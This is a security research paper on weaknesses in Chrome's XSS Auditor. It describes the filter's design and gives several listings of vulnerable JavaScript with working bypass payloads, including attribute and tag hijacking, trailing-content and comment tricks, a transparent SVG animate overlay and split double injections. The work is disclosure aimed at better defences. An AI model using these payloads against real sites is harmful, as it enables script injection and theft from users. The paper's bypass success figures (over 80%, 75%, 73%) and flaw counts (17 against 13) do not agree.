A tale of the weaknesses of current client-side XSS filtering

Sebastian Lekies
SAP AG
sebastian.lekies@sap.com
@sebastianlekies

Ben Stock
FAU Erlangen-Nuremberg
ben.stock@cs.fau.de
@kcotsneb

Martin Johns
SAP AG
martin.johns@sap.com
@datenkeller

Abstract

Cross-Site Scripting (XSS) is one of the most severe security vulnerabilities of the Web. With the introduction of HTML5, the complexity of Web applications is ever increasing and despite the existence of robust protection libraries, Cross-Site Scripting vulnerabilities are nowadays omnipresent on the Web.

In order to protect end users from being exploited, browser vendors reacted to this serious threat by outfitting their browsers with client-side XSS filters. Unfortunately, as we had to notice, the currently provided protection is severely limited, leaving end-users vulnerable to exploits in the majority of cases.

In this paper, we present an analysis of Chrome's XSS Auditor, in which we discovered 17 flaws, that enable us to bypass the Auditor's filtering capabilities. We will demonstrate the bypasses and report on a tool to automatically generated XSS attacks utilizing the bypasses.

Furthermore, we will report on a practical, empirical study of the Auditor's protection capabilities in which we ran our generated attacks against a set of several thousand DOM-based, zero-day XSS vulnerabilities in the Alexa Top 10.000. In our experiments, we were able to successfully bypass the XSS filter on first try in over 80% of all vulnerable Web applications.

1 Introduction

Ever since its initial discovery in the year 2000 [3], Cross-Site Scripting (XSS) is an ever-present security concern in Web applications. Even today, more than ten years after the first advisory, XSS vulnerabilities occur in high numbers [18] with no signs that the problem will be fundamentally resolved in the near future.

Furthermore, in recent years, DOM-based XSS, a subtype of the vulnerability class that occurs due to insecure client-side JavaScript, has gained traction, probably due to the shift towards rich, JavaScript heavy Web applications. In a recent study, We have shown that approximately 10% of the Alexa Top 5000 carry at least one DOM-based XSS vulnerability [9].

The design of protection measures against XSS has received considerable attention. In its core, XSS is a client-side security problem: The malicious code is executed in the client-side context of the victim, affecting his client-side execution environment. Hence, a well suited place to protect end users against XSS vulnerabilities is the Web browser. Following this concept, several client-side XSS filters have been developed over the years.

These contemporary client-side XSS filtering mechanisms rely on string-based comparison of outgoing HTTP requests and incoming HTTP responses to detect reflected XSS attack payloads. In essence, this string comparison is an approximation of server-side data flows that might result in direct inclusion of request data in the HTTP response. While this approximative approach is valid for server-based XSS vulnerabilities – the browser has no insight on the server-side logic – it is unnecessarily imprecise for client-side XSS issues.

To demonstrate the current limitations of the established approaches, we conduct an in-depth analysis of the current state-of-the-art in client-side XSS filtering, namely Chrome's XSS Auditor, with focus on the capabilities of thwarting DOM-based XSS attacks (see Section 3). In course of this analysis, we uncover a set of conceptual weaknesses which, taken together, render the existing techniques incapable of protecting against the majority of client-side XSS attacks (see Section 4).


Furthermore, to practically validate our analysis, we report on a fully automatic system to create XSS attacks which evade the current protection mechanism: Using a data set of 1,602 real-life DOM-based XSS vulnerabilities, we successfully created XSS vectors that bypassed client-side filtering in 75% of all cases, affecting 81% of all vulnerable domains we found.

2 Technical Background

In the following, we briefly discuss DOM-based Cross-Site Scripting and shed light on the technical basis used for this work, namely a taint-aware browsing engine.

2.1 Cross-Site Scripting (XSS)

The term Cross-site Scripting (XSS) denotes a class of string-based code injection attacks on web applications. If a web application implements insufficient input validation and/or output sanitation an adversary might be able to inject arbitrary script code in the application's HTML.



```
[...]
<body>
    <h1>Hello <?php echo $_GET['name'] ?></h1>
</body>
[...]
```

XSS Example
localhost/example.php?name=Sebastian
Hello Sebastian
XSS Example
XSS Example
localhost/example.php?name=<script>alert(1)</script>
Hello
1
OK

Figure 1: Cross-site Scripting (XSS)

A successful XSS attack can lead to, e.g., the stealing of authentication information, privilege escalation, or disclosure of confidential data.

XSS caused by insecure server-side code can classified into the categories *reflected* or *stored*:

- **Reflected XSS** denotes all non-persistent XSS issues, which occur when the web application blindly echos parts of the HTTP request in the respective HTTP response's HTML. In order to successfully exploit a reflected XSS vulnerability, the adversary has to trick the victim into sending a fabricated HTTP request. This can be done by, for instance, sending the victim a malicious link, or including a hidden Iframe into an attacker controlled page.

- **Stored XSS** refers to all XSS vulnerabilities, where the adversary is able to permanently inject the malicious script in the vulnerable application's storage. This way every user that accesses the poisoned web page receives the injected script without further actions by the adversary.

In the context of this paper we will concentrate on injected JavaScript-code. However, similar concepts are also applicable for other client-side scripting languages, such as VBScript.

2.2 DOM-based XSS

In contrast to the server-side variants of XSS, namely reflected and persistent, the term DOM-based Cross-Site Scripting (or DOM-based XSS) subsumes all classes of vulnerabilities which are caused by insecure client-side code. The term itself was coined by Klein in 2005 [7]. These issues come to light when untrusted data is used in a security-critical context, such as a call to `eval`. In the context of DOM-based XSS, this data might originate from different sources such as the URL, postMessages [17] or the Web Storage API.

2.3 Browser-level Taint Tracking

One of the underlying technical cornerstones of this paper is a taint-enhanced browsing engine, similar to the taint-aware browser presented by Lekies et al. [9]. This engine allows precise tracking of data flows from attacker-controlled sources, such as `document.location`, to sink, such as `eval`.

Our implementation, based on the open source browser Chromium, provides support for tracking information flow on the granularity of single characters by attaching a numerical value to identify the origin of the character's taint. This taint marker is propagated whenever string operations are conducted and is also persisted between the two realms of the rendering component, i.e., Blink, and the V8 JavaScript engine.

Using this taint browser, we were able to discover more than 1.000 real-world DOM-eXSS vulnerabilities in the Alexa Top 10.000, which were the basis of our practical experiments. Furthermore, the taint-aware JavaScript engine provided us with precise information, in respect to the exact syntactic context of the injection, which in turn allowed the creation of the filter bypasses (see Sec. 5).

3 Current Approaches for Client-side XSS Filtering

In this section we investigate the current in-browser techniques used to detect and prevent XSS attacks. More specifically, we describe the concepts of the Firefox plugin NoScript [10], Internet Explorer's XSS Filter [13] and Chrome's XSS Auditor [1].

3.1 Regular-expression-based Approaches: NoScript and Internet Explorer

One of the first mechanisms on the client side to protect against XSS attacks was introduced by the NoScript Firefox Plugin [12] in 2007. NoScript utilizes regular expressions to filter outgoing HTTP *requests* for potentially malicious payloads. If one of the regular expressions matches, the corresponding parts are removed from the HTTP request. The malicious payload will thus never reach the vulnerable application and hence an attack is thwarted. Nevertheless, as described in NoScript's feature list, this potentially leads to false positives [11] due to its aggressive filtering approach. NoScript works around this issue by prompting the user whether to repeat the request, this time disabling the protection mechanism. While this seems to be a valid approach for NoScript's security-aware users, it is not acceptable as a general Web browser feature, as many studies have shown that an average user is not able to properly react to such security warnings [4, 6, 16].

In order to tackle this problem Microsoft slightly extended NoScript's approach and integrated it into Internet Explorer [13]. Similar to NoScript, IE's

XSS filter utilizes regular expressions to identify malicious payloads within outgoing HTTP requests. Instead of removing the potentially malicious parts from a request, the filter generates a signature of the match and waits for the HTTP response to arrive at the browser. If the signature matches anything inside the response, i.e., if the payload is also contained within the response, the filter removes the parts it considers to be suspicious. Thus, attacks are only blocked if the payload is indeed contained in the response and, hence, depending on the situation, false positives are less frequent. In fact, avoiding false positives is one of the filter's many design goals [14], even if this results in a higher false negative rate, as Microsoft's David Ross states: "Thus, the XSS Filter defends against the most common XSS attacks but it is not, and will never be, an XSS panacea." [14].

In 2010, Bates et al. [1] demonstrated that regular-expression-based filtering systems have severe issues and proposed a superior approach in the form of the XSS Auditor, which has been adopted by the WebKit browser family (Chrome, Safari, Yandex).

3.2 State-of-the-Art: The XSS Auditor

Based on the identified weaknesses of regular-expression-based XSS defenses, Bates et al. proposed the XSS Auditor – a new system that is "faster, protects against more vulnerabilities, and is harder for attackers to abuse" [1]. Up to now, the XSS Auditor constitutes the state-of-the art in client-side XSS mitigation, albeit focusing mainly of reflected XSS.

As we will demonstrate in this paper, the XSS Auditor also has shortcomings, especially related to DOM-based XSS attacks. Before we explore the limitations of the system in the next section, we provide an overview of the Auditor's protection mechanism.

One of the key differences between Chrome's XSS Auditor and previous filter designs is the filter's placement within the browser architecture. Instead of applying regular expressions on the string representations of the HTTP requests or responses, the Auditor is placed between the HTML parser and the JavaScript engine [1]. The idea behind this placement is, that an attacker's payload has to be parsed by the HTML parser to be transferred to the JavaScript engine where the injected payload is being executed.

In order to block XSS attacks, the Auditor receives each token generated by the HTML parser and checks whether the token itself or some of its attributes are contained in either the request URL or the request body. If so, the filter considers the token to be injected and replaces JavaScript or potentially harmful HTML attributes with a benign value. Such a benign value is a payload that has no effect, such as `about:blank`, `javascript:void(0)` or an empty string. The injected fragments will thus not be passed to the JavaScript engine and hence attacks are prevented.

The main design goals of the filter are to avoid false positives and to minimize performance impact. Before demonstrating that these goals severely impact



http://example.org
Browser
http://example.org/?text=a"><script>alert(1)</script>
<html>
...
<input type="text" value="a">
<script>alert(1)</script>>
...
</html>

Figure 2: Scope of addressed attacks by the Chrome XSS Auditor

the filter's detection capabilities, we will first provide details on the detection algorithm (simplified to satisfy space and readability constraints):

1. **Initialization (For document fragments)**
   (a) Deactivate the filter
2. **Initialization (For each full document)**
   (a) Fully decode the request URL
   (b) Fully decode the request body
   (c) Check if request could contain an injection
      i. If not, deactivate the filter
      ii. Otherwise continue
3. **For each start token in the document do...**
   (a) Check and delete dangerous attributes
      i. Delete injected event handlers
      ii. Delete injected JavaScript URLs
   (b) Conduct tag specific checks
4. **For each script token in the document do...**
   (a) Check and delete injected inline code

As soon as the so-called *HTMLDocumentParser* is spawned by Chrome, an initialization routine of the XSS Auditor is called. The parser can either be invoked for parsing document fragments or complete documents. While the XSS filter is deactivated for document fragments, it guesses whether an injection attack is likely to be present for full documents. If either the URL or the request body contains one of the characters shown in Listing 1, the filter is activated. If none of these characters is found, the filter assumes the browser not being

Listing 1 Required characters to activate the filter

```
static bool isRequiredForInjection(UChar c)
{
    return (c == '\'' || c == '"' ||
            c == '<'  || c == '>');
}
```

under attack and skips the complete filtering process.

If, on the other hand, one of the characters mentioned in Listing 1 is present in the request the Auditor investigates every token within the document for injected values that might cause script execution. This process is threefold: First the Auditor looks for dangerous attributes, second it conducts tag specific checks for certain attributes and third it filters injected inline scripts.

Dangerous Attributes are, in the view of the Auditor, attributes that either contain a JavaScript URL or have the name of an inline event handler (`onclick`, `onload`, etc.) as these attributes can enable XSS attacks. If such an attribute is found, the Auditor searches for it within the corresponding request. If a match is found, the filter assumes the attribute to be injected and either deletes the complete attribute value in case of event handlers or replaces the JavaScript URL with a benign URL.

Tag-specific filtering Besides event handlers and attributes containing JavaScript URLs, other tag specific attributes that need to be filtered exist. An attacker could, for example, inject a script tag and use the `src` attribute to load an external script file. Hence, for any script token, the Auditor additionally checks the legitimacy of the src token. In total, the Auditor conducts such checks for 18 additional attributes contained in 11 tokens (script, object, param, embed, applet, iframe, meta, base, form, input and button).

Filter inline scripts Whenever the Auditor encounters a script tag, it also validates whether the content between opening and closing tag has been injected. If the content can be found in the request, it is replaced with an empty string.

4 Limitations of String-based XSS Filters

In this section we report on a detailed analysis we conducted to assess the XSS Auditor's protection capabilities with a focus on DOM-based XSS. We are aware of the fact, that DOM-based XSS is not the primary target of the XSS Auditor. Nevertheless, we believe that the identified issues are also partially relevant for reflected XSS.

4.1 Scope-related Issues

In general, the Auditor is called whenever potentially dangerous elements are encountered during the initial parsing of the HTTP response. These are, however, not the only situations in which attacker-controlled data might end up being interpreted as code. In this section, we explore situations in which the filter is not active and hence does not protect against attacks.




Figure 3: Bypassing the Auditor via scope-related issues.

eval As mentioned earlier, the Auditor is placed between the HTML parser and the JavaScript engine to intercept potential XSS payloads. Still, not every DOM-based XSS attack needs to go through the HTML parser. If a Web site invokes the JavaScript function `eval` with user-provided data, the execution will never pass the HTML parser. Therefore, the Auditor will never see a malicious payload that an attacker injected into a call to `eval`. As we will demonstrate later, `eval` is commonly used in Web applications.

innerHTML While script tags inserted via `innerHTML` are not executed, it is still possible to execute JavaScript via inline event handlers. Hence, `innerHTML` is also prone to XSS attacks. In earlier versions of the Auditor content parsed via `innerHTML` was also filtered. Google later experienced some performance drawbacks in innerHTML-heavy applications [8] and as a consequence, the Auditor is nowadays disabled for document fragment parsing, which is invoked upon an assignment to `innerHTML`.

Direct assignment to dangerous DOM properties Besides `eval` and `innerHTML` it is also possible to trigger the execution of scripts without invoking a HTML parsing process as a few examples in Listing 2 show. As no HTML parsing takes place in these cases, the XSS Auditor is never invoked. Hence, if a Web application assigns a user-controlled value to such a DOM-property, an attacker is able to evade the filter.

Listing 2 Examples for dangerous DOM properties

```
var s = document.createElement("script");
s.innerText = "myFunction(1)";        // 1.
s.src = "http://example.org/script.js"// 2.

var i = document.createElement("iframe");
i.src = "javascript:myFunction(1)"    // 3.

var a = document.createElement("a");
a.href = "javascript:myFunction(1)"   // 4.
```

Second order flows When investigating a token, the Auditor always validates whether a suspicious value was contained within the preceding HTTP request's URL or body. As shown in by Hanna et al. [5] as well as Lekies et al. [9], second order flows are relevant for DOM-based XSS. So, for example, if a value is written into a LocalStorage within one request/response cycle, it can be used to cause a DOM-based XSS attack in another request/response pair. As the Auditor only investigates the last request, it will not find the value sent with the second-last request. LocalStorage is only one of many ways to persist data across multiple HTTP requests as Cookies, WebStorage or the File API exist nowadays.

Alternative attack vectors It is not sufficient to only check the URL and the request body in order to prevent DOM-based XSS attacks. Multiple other sources of attacker-controllable data exist which could be abused to inject malicious content into an application. Examples are the PostMessage API, the `window.name` attribute, or the `document.referer` attribute. As the Auditor does not take these sources into account, they can be used to evade the filter.

Furthermore, Bojinov et al. demonstrated that data can be injected by an attacker via alternative communication channels [2]. Thus, so-called cross-channel scripting attacks also bypass the XSS Auditor.

Unquoted attribute injection During initialization, the Auditor checks whether filtering is necessary by verifying the presence of the characters shown in Listing 1. Thereby, it implicitly assumes that an attack is not possible without these characters. This assumption, however, is wrong. In Listing 3 we show a common vulnerability and the corresponding attack (note: the value of the id attribute is not surrounded by quotes). In this example, the payload does not make use of the required characters. Normally, the XSS Auditor would block the `src` attribute containing the JavaScript URL. In this case, however, it does not conduct any checks as it is deactivated.

Listing 3 Unquoted Attribute injection

```
var id = location.hash.slice(1);
var code = "<iframe id=" + id + " [...]>";
    code += "</iframe>";
document.write(code);

// attack payload within URL
"//example.org/#1 src=javascript:eval(name)"
```

4.2 String-matching-related Issues

In the following we explore the limits of the implemented string matching algorithms. Whenever the Auditor finds a potentially dangerous element or attribute, it verifies whether the corresponding string representation can be found in the request. If an attacker is able to mislead the string-matching algorithm, the filter can be bypassed. Hence, the precision of this process determines the filter's effectiveness and as a result its false positive and false negative rates.

4.2.1 Partial Injections

One of the assumptions the Auditor makes is that an attacker has to inject a complete tag or attribute to successfully launch an attack. As a consequence the filter always aims to find the complete tag or the complete attribute within the request. While this approach reduces false positives as it is very unlikely that an application contains an existing tag or attribute in its URL legitimately, it does not cater for the need of application-specific scenarios. This assumption leads to potential problems in three different cases:

Attribute Hijacking One of the first things the Auditor does is to check whether a dangerous attribute was injected into the application. Hence, whenever it discovers a dangerous attribute during the parsing process it regenerates the string representation of the attribute and matches it against the URL and the request body. Listing 4 shows the string generation process:

Listing 4 Attribute string matching

```
// current start token
<iframe [...] onload="alert('example')">
// Step 1: extract the dangerous attribute
onload="alert('example')"
// Step 2: Truncate after 100 characters
onload="alert('example')"
// Step 3: Truncate at a terminating char
onload="alert('
```

After detecting a potentially dangerous attribute the Auditor extracts its decoded string representation. Then, it truncates the attribute at 100 chars to avoid the comparison of very long strings. It finally truncates the string at one of seven so-called terminating characters (this is done to detect attacks, that we will cover later). The resulting string is then matched against the URL. Obviously, the resulting string always contains the name of the potentially dangerous attribute. Hence, the underlying assumption here is that the attacker always has to inject the attributes herself. In real-world applications, however, attributes can often be hijacked by an attacker as shown in Listing 5. Although the `onload` attribute is a dangerous event handler attribute, the Auditor will not discover it within the URL as the `onload` attribute's name is hardcoded within the application and not injected by the attacker.

Listing 5 Attribute & Tag hijacking vulnerability

```
var h = location.hash.slice(1);
var code = "<iframe onload='" + h + "'"
    code += "[...]></iframe>";
document.write(code);

//attack for attribute hijacking
"//example.org/#alert('example')"
//attack for tag hijacking
"//example.org/#' srcdoc='...'"
```

Tag Hijacking After checking for dangerous attributes the Auditor conducts tag specific attribute checks. Matching all attributes of all tokens within an HTML document against the URL and request body, however, can be a very time consuming and error prone task. Therefore, the auditor only matches an attribute against the URL if it can find the tag's name in the URL. For example, if the filter investigates an iframe token it validates whether the sequence `<iframe` is contained in the request before matching the `src` or `srcdoc` attribute [1]. Hence, if the injection point of a vulnerability lies within such a tag, the attacker can hijack the tag and inject additional attributes to it. As the tag itself is hardcoded the Auditor will skip any of its checks for specific attributes. An example of this attack is provided in Listing 5.

In-Script Injections Another vulnerability that is not detectable by the XSS Auditor is an injection inside of an existing inline script. As described in Section 3.2, whenever the filter encounters a script tag, it matches the *complete* inline content of the script against the request. Real-world Web applications however often make use of dynamically generated inline scripts made up from user-controllable input mixed with hardcoded values. Hence, instead of injecting a script tag via the URL an attacker is able to simply inject code into an

[1] For iframe.srcdoc the tag hijacking attack is not possible anymore, as concurrent research discovered this issue and reported it to Google. Upon the report Google changed the behavior for srcdoc. Nevertheless, for any other of the 18 special attributes, tag hijacking still is an issue

existing dynamic inline script. As a consequence searching for the complete script content within sources of user input will not be successful.

4.2.2 Trailing Content

A very similar problem to partial injections is trailing content. When real-world Web applications write input to the document, they do not simply write one single value coming from the user but rather use a string that was constructed from hardcoded values as well as potentially attacker-controlled values. Listing 6 shows a real-world example.

Listing 6 An example of String construction

```
var code = "<iframe src='//example.org/";
    code += getParamFromURL("page_name");
    code += ".html'></iframe>";;
document.write(code);

// attack payload:
"' onload='alert(1);foo"
// resulting code
"<iframe src='//example.org/'
       onload='alert(1);foo.html'>"
```

Note, that the injection point is inside the src attribute of the iframe tag. Within this src attribute, the attacker-controllable input starts in the middle of the attribute (after `//example.org/`) and some more content is following the injection point (`.html`). When crafting an attack, the attacker is able to use the trailing content within the payload to confuse the string matching process. Despite the fact that the Auditor is aware of this issue (source code comments indicate this) and defends against it, the current defenses are not able to reliably detect which parts are actually injected by the attacker and which parts are hardcoded within the Web application. We found the following bypasses which allow an attacker to exploit this problem in different and partly unexpected ways.

Trailing Content - Normal Case Listing 6 depicts a "normal" trailing content attack. The attacker aims at injecting a payload that consumes the trailing content following the injection point. By doing so, the resulting code contains an attribute (onload in this example) that is made of hard coded components and parts originating from the url injected by the attacker. The same is possible when using script tags instead of the onload attribute. However, in this "normal" case it is important that the resulting attribute or script content forms syntactically correct JavaScript. Otherwise, the JavaScript engine is not able to parse the resulting script code. If the trailing content is made up of only a few characters this is easy to achieve as seen in Listing 6. If the code is parse-able, first the attackers payload is executed, following the trailing content. Thereby, the trailing code does not need to be free of errors. As soon as the code in

Listing 6 is executed it will throw a runtime exception. However, this happens only after the malicious payload was successfully executed!

Trailing Content - Comments Another Trailing content problem is related to comments. In order to avoid a syntactically incorrect trailing content an attacker could try to inject comments at the end of his attack payload to comment out everything following the payload. The XSS Auditor is aware of this attack and removes everything *behind* comment sequences when looking for an injected value within the request. Comments sequences can either be represented by JavaScript comments (//) or by HTML comments (<!--). Listing 7 shows a vulnerable piece of code. The problem in this case is that the trailing content begins with a slash, which at the same time is the last letter of one of the comment sequences - the JavaScript comment. So instead of injecting a complete JS comment (//) the attacker only injects one slash. Combined with the trailing slash, the two slashes form a valid JS comment sequence. As a valid comment is present, the XSS Auditor cuts of everything after the two slashes and checks whether the resulting string is contain within the request. In this case, the Auditor searches for onload='alert(1);//. The request, however, only contains onload='alert(1);/ (note: one missing slash). Therefore, the check fails and the exploit executes.

Listing 7 Trailing Content - Comment

```
var code = "<iframe src='//example.org/";
    code += getParamFromURL("page_name");
    code += "/test.html'></iframe>";;
document.write(code);

// attack payload:
"' onload='alert(1);/"
// resulting code
"<iframe src='//example.org/'
       onload='alert(1)//test.html'>"
```

Trailing Content - SVG The last trailing comment problem is related to the SVG animate tag that was used to conduct Filter bypasses in the past.

The code in Listing 8 checks whether an attribute contains a JS URL or whether the attribute under investigation is an event handler. In the first line, we can see a check for a semicolon separated attribute. Its purpose is to check one special attribute that could contain values separated by a semicolon. This attribute is the SVG values attribute of the animate tag. The method splits the attribute value on ";" and checks each resulting part for "javascript:". If it detects this case it returns true. If the variable is true the auditor checks whether the *complete* attribute is contained within the request, not just the part that started with "javascript:". Here, the trailing content comes into play:

Listing 8 Comma-separated attribute check

```
bool valueContainsJavaScriptURL = [...] (isSemicolonSeparatedAttribute(attribute)
       && semicolonSeparatedValueContainsJavaScriptURL(strippedValue));

if (!isInlineEventHandler && !valueContainsJavaScriptURL)
  continue;
if (!isContainedInRequest(
     decodedSnippetForAttribute(request, attribute, ScriptLikeAttribute)))
  continue;

request.token.eraseValueOfAttribute(i);
```

Listing 9 Trailing Content - SVG

```
var code = "<iframe src='//example.org/";
    code += getParamFromURL("page_name");
    code += ".html'></iframe>";;
document.write(code);

// attack payload:
"></iframe><svg xmlns:xlink="http://www.w3.org/1999/xlink"
  style="width:100%;height:100%;top:0;left:0;
       position:absolute;z-index:999999;opacity:1">
  <a><circle r='10000' />
  <animate attributeName="xlink:href" values="javascript:alert(1);

// resulting code
<iframe src='http://example.org/'></iframe>
<svg xmlns:xlink="http://www.w3.org/1999/xlink"
  style="width:100%;height:100%;top:0;left:0;
      position:absolute;z-index:999999;opacity:1">
  <a>
  <circle r='10000' />
  <animate attributeName="xlink:href" values="javascript:alert(1);.html">
</svg>
</iframe>
```

Listing 9 demonstrates the attack. When checking the ”values” attribute of the animate tag, the Auditor checks whether values=”javascript:alert(1);.html” is contained within the request. As .html” is not contained in the request the Auditor will not discover the attack. The animate tag however only uses the value up to the first semicolon which is javascript:alert(1) and assigns it to the ”a” tag’s xlink:href attribute. The style declaration makes the ”a” tag consume the complete space and makes it transparent. As soon as a user only clicks once on the vulnerable Web page, the attack executes. As the animate tag ignores everthing after the first semicolon within the values attribute, the trailing content does not need to form syntactically correct JavaScript.

4.2.3 Double Injections

Another conceptional flaw of string-matching-based approaches is the inability to discover concatenated values coming from more than one source of user input. As shown in [9] a call to a security sensitive function contains on average three potentially attacker provided substrings. Listing 10 shows an example for such a double injection.

Listing 10 An example of double injection

```
var id = getParamFromURL("id");
var name = getParamFromURL("name");
var code = "<iframe id='" + id + "'";
    code += " name='" + name +"'";
    code += "[...]></iframe>";
document.write(code);

// attack
id="'/><script>void('"
name="');alert(1)</script>"
// resulting code
<iframe id=''/>
<script>void(' name=');alert(1)</script>
[...]></iframe>
```

As the call to `document.write` contains two injection points (id, name) an attacker is able to split the payload. A specially crafted set of inputs, as shown in the Listing, therefore leads to the creation of a valid script tag that is a combination of both attacker inputs. In this case, the Auditor's string matching algorithm would search for `void('name=');alert(1)` within the request. Finding this value in the URL, however, is not possible as the `' name ='` part is hard-coded and not originating from the URL. Furthermore, the attacker is able to arbitrarily change the order in which the values appear within the URL. Hence, double injections are a severe conceptional problem for string-matching-based approaches. In total we identified three different classes of double injection. The first class has been explained in the example above. A call to `document.write` contains two injection points and the injected values are independent from each other. Very similar to this approach, the double injection pattern also applies to situations in which a single value is used twice within a single call to a security sensitive function. Finally, double injection attacks can be conducted if subsequent calls to `document.write` are made containing attacker-controllable values.

4.2.4 Application-specific Input Mutation

Another assumption of the XSS Auditor is that input of the user always reaches the parser without any modifications. If even one character of the input changed, the string matching algorithm will fail to find the payload and hence is not able to block the resulting attack. Application-specific encoding functions or data formats, therefore, lead to situations in the filter can be bypassed.

5 Practical Experiments

As previously demonstrated we found numerous conditions under which the protection mechanisms of the XSS Auditor can be evaded. In order to assess the severity of the identified issues for real-world applications, we conducted a practical experiment. We used the methodology described in [9] to collect a set of 1,602 unique real-world DOM-based XSS vulnerabilities on 958 domains. We then built a bypass generation engine to verify whether a certain vulnerability allows employing one of the bypassing techniques described above.

Using our taint-aware infrastructure we are able to determine the exact injection context of a vulnerability. As soon as our infrastructure registers a call to a security sensitive sink such as `document.write`, `eval`, or `innerHTML`, it stores the string value and the exact taint information. Using a set of patched HTML and JavaScript parsers, we can exactly determine the location of the injection point. Using this data, we cannot only give an indication for a filter evasion possibility, but also generate an exact bypass that takes the injection point's context as well as the specific flaws of the Auditor into account. Applying this technique we compiled a set of bypasses that we evaluated against the vulnerabilities.

In doing so, we were able to bypass the filter for 73% of the 1,602 vulnerabilities, successfully exploiting 81% of the 958 domains in our initial data set.

6 Analysis & Discussion

As demonstrated by our practical experiments, the XSS Auditor can be rendered incapable of defending against DOM-based XSS attacks. We even believe that the results are (at least to some extent) equally valid for reflected XSS. Since the focus of our work is on DOM-based XSS, we leave the investigation of this assumption to future work.

For DOM-based XSS we identified two issues that severely limit the filter's capabilities for detecting XSS attacks.

Placement One of the Auditor's strengths compared to Internet Explorer's and NoScript's approach is its placement between the HTML parser and the JavaScript engine. This way the Auditor does not need to approximate the browser's behavior during the filtering process. As we have shown in Section 4.1 the current placement is prone to different attack scenarios which are not taken into account by the filter. Currently the Auditor is not able to catch JavaScript-based injection attacks and situations in which HTML parsing is not conducted prior to a script execution.

String matching Even if it would be possible to extend the Auditor's reach to the JavaScript engine and the so-called *DOM bindings*, the string matching algorithm is another conceptional problem that will be very difficult if not impossible to solve. In order to cope with the situation the XSS Auditor introduced many additional checks and optimizations to thwart attacks. Nevertheless and despite the fact that a lot of bug hunters regularly investigate the filter's inner workings, we were able to find 13 bypasses targeting the string matching algorithm. All the mentioned problems will not disappear as employing string matching is inherently imprecise.

7 Conclusion

In this paper, we presented several ways to circumvent Chrome's XSS Auditor. We demonstrated the practicality of of these theoretical bypass opportunities through automatic filter bypass generation on a large testbed of real-life DOM-bases XSS problems.

While we only demonstrated the bypasses using DOM-based XSS vulnerabilities, the identified flaws are of a more general nature. The majority of the discussed bypass types apply to server-based reflected XSS as well.

A subset of the identified issues are probably fixable and should hopefully be resolved in future iterations of the filter. However, bypasses that rely on conceptual shortcomings of the Auditor (such as the scope related issues) or for which a string comparison-based solution is computational infeasible, e.g., in the case of multi-flows, it is highly unlikely that the current architecture of the Auditor can be adapted to provide reliable protection.

Acknowledgment

We would like to thank Tobias Müller and Patrik Spiegel, who collaborated with us on this research. This work was in parts supported by the EU Projects WebSand (FP7-256964) and STREWS (FP7-318097). The support is gratefully acknowledged. Furthermore, we would also like to thank Sven Kälber for providing the computational power to conduct our data collection. An academic version of this research, including a detailed description of a browser-based countermeasure will appear at USENIX Security2014 [15]. For updated information and the final slides of the Black Hat 2014 presentation please check `http://kittenpics.org`.

References

[1] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side xss filters. In *Proceedings of the 19th international conference on World wide web*, pages 91–100. ACM, 2010.

[2] Hristo Bojinov, Elie Bursztein, and Dan Boneh. Xcs: cross channel scripting and its impact on web applications. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 420–431. ACM, 2009.

[3] CERT. Advisory ca-2000-02 malicious html tags embedded in client web requests. [online], `http://www.cert.org/advisories/CA-2000-02.html`, February 2000.

[4] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've been warned: an empirical study of the effectiveness of web browser phishing warnings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1065–1074. ACM, 2008.

[5] Steve Hanna, Richard Shin, Devdatta Akhawe, Arman Boehm, Prateek Saxena, and Dawn Song. The emperors new apis: On the (in) secure usage of new client-side primitives. In *Proceedings of the Web*, volume 2, 2010.

[6] Cormac Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *Proceedings of the 2009 workshop on New security paradigms workshop*, pages 133–144. ACM, 2009.

[7] Amit Klein. Dom based cross site scripting or xss of the third kind. *Web Application Security Consortium, Articles*, 4, 2005.

